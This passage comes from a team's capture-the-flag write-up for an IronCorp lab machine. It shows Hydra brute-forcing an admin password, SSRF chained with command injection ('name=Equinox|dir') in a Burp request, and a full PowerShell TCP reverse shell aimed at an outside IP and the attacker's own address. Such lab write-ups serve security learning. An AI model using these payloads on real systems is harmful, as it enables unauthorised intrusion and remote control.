[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-02 04:37:31
```

The attack was successful and we obtained the username and the password.
With this, we can then enter into the page.



Category: Initial Foothold


Question: 1 & 2

Members Involved: CHUA KAI ZHENG, LEE JIA MENG, NATALIE TAN LI YI


Tools used: netcat/burpsuite/foxyproxy/reverse_shell

Thought Process and Methodology and Attempts:



When we enter the page,we see a search bar and the one piece background



After that, we tried to search for something using the search bar and we can see the parameter change.



This remind us to do with SSRF, we used the search bar to search the ironcorp.me for port 8080 and 11025 but we find nothing



Then, we created a server using apache2 and created a hi.txt in /var/www/html directory.

```
root@kali: /var/www/html
File Actions Edit View Help
root@kali: /var/www/html x 1211102409@kali: ~ x
RX packets 823 bytes 183620 (179.3 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 823 bytes 183620 (179.3 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
inet 10.9.0.35 netmask 255.255.0.0 destination 10.9.0.35
inet6 fe80::cad0:6934:1d0a:d064 prefixlen 64 scopeid 0x20<link>
unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
RX packets 905238 bytes 260831257 (248.7 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1145876 bytes 76987942 (73.4 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[/home/1211102409]
#
(root@kali)-[/home/1211102409]
# /etc/init.d/apache2 start
Starting apache2 (via systemctl): apache2.service.


(root@kali)-[/home/1211102409]
# cd /var/www/html/

(root@kali)-[/var/www/html]
# ls
index.html index.nginx-debian.html


(root@kali)-[/var/www/html]
# nano hi.txt

(root@kali)-[/var/www/html]
#
```

We search for the local file we create in the website however we were all stuck.




After doing some trial and errors using the search bar, we got some clues when searching the internal.ironcorp.me:11025




As we cannot see any name in the page, we try to find it at the source code page and we got a link "<http://internal.ironcorp.me:11025/name.php?name=>"

```
118 A:hover {
119     color: White; TEXT-DECORATION: none
120 }
121 A:active {
122     color: white; TEXT-DECORATION: none
123 }
124 </STYLE>
125 <script type="text/javascript">
126 <!--
127     function lhook(id) {
128         var e = document.getElementById(id);
129         if(e.style.display == 'block')
130             e.style.display = 'none';
131         else
132             e.style.display = 'block';
133     }
134 //-->
135 </script>
136 <html>
137 <body>
138
139     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a></b>
140
141 </body>
142 </html>
143
144 </html>
145
146
147 <!DOCTYPE HTML>
148 <html>
149 <head>
150     <title>Search Panel</title>
151 </head>
152 <body>
153     <h2>Ultimate search bar</h2>
154
155     <div>
156
157         <form method="GET" action="#">
158         <span>Search:
159             <input name="r" type="text" placeholder="*****" />
160             <input type="submit" />
161         </span>
162
163     </div>
164
165 </body>
166 </html>
```

We copy and paste it into search bar and the name 'Equinox' show up



With the name we got, now we tried to enter some commands. We use **dir** and **ipconfig** to get some information from the machine.





As we now can use the command, we now are going to upload a reverse_shell. We found out a reverse shell from this link can be used

<https://github.com/vulnare/powershell-reverse-shell/blob/master/powershell%20tcp%20reverse%20shell.ps1>

```


$client = New-Object System.Net.Sockets.TCPClient('52.66.10.212',8080);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + "PS " + ($pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close()}

#ip=New-Object Net.Sockets.TCPClient('192.168.254.1',55555);$stream=[byte[]]$b=0..65535|%{0};while(($i=$stream.Read($b,0,$b.Length)) -ne 0){;$d=(New-Object Text.ASCIIEncoding).GetString($b,0,$i);$st=([text.encoding]::ASCII).GetBytes($d 2>&1);$sm.Write($st,0,$st.Length)}
  
```

After that, we create a reverse shell at the directory `/var/www/html` and named it `reverse_shell.ps1`. We paste the reverse shell command from the site we found just now and change the ip to our own local ip and port '4545' in the `reverse_shell.ps1`

```
root@kali: /var/www/html
File Actions Edit View Help
1211102409@kali: ~ x root@kali: /var/www/html x
GNU nano 6.2 reverse_shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.9.0.35',4545);$stream = $client.GetStream();[byte[]]$bytes=
# $sm=(New-Object Net.Sockets.TCPClient('192.168.254.1',5555)).GetStream();[byte[]]$bt=0..65535|%{0};while(($i=$>
^G Help ^O Write Out ^W Where Is [ Read 4 lines ] ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^N Replace ^K Cut ^U Paste ^J Justify ^_ Go To Line M-E Redo
```

To upload the reverse shell, we first use Burp Suite to send the admin.ironcorp:11025 page to the repeater



[illegible]

1

Burp Suite Community Edition v2021.10.3 - Temporary Project

Burp Project Intruder Repeater Window Help




Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 6 x ...

Send Cancel < >




Target: http

Request

Pretty Raw Hex   

```
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

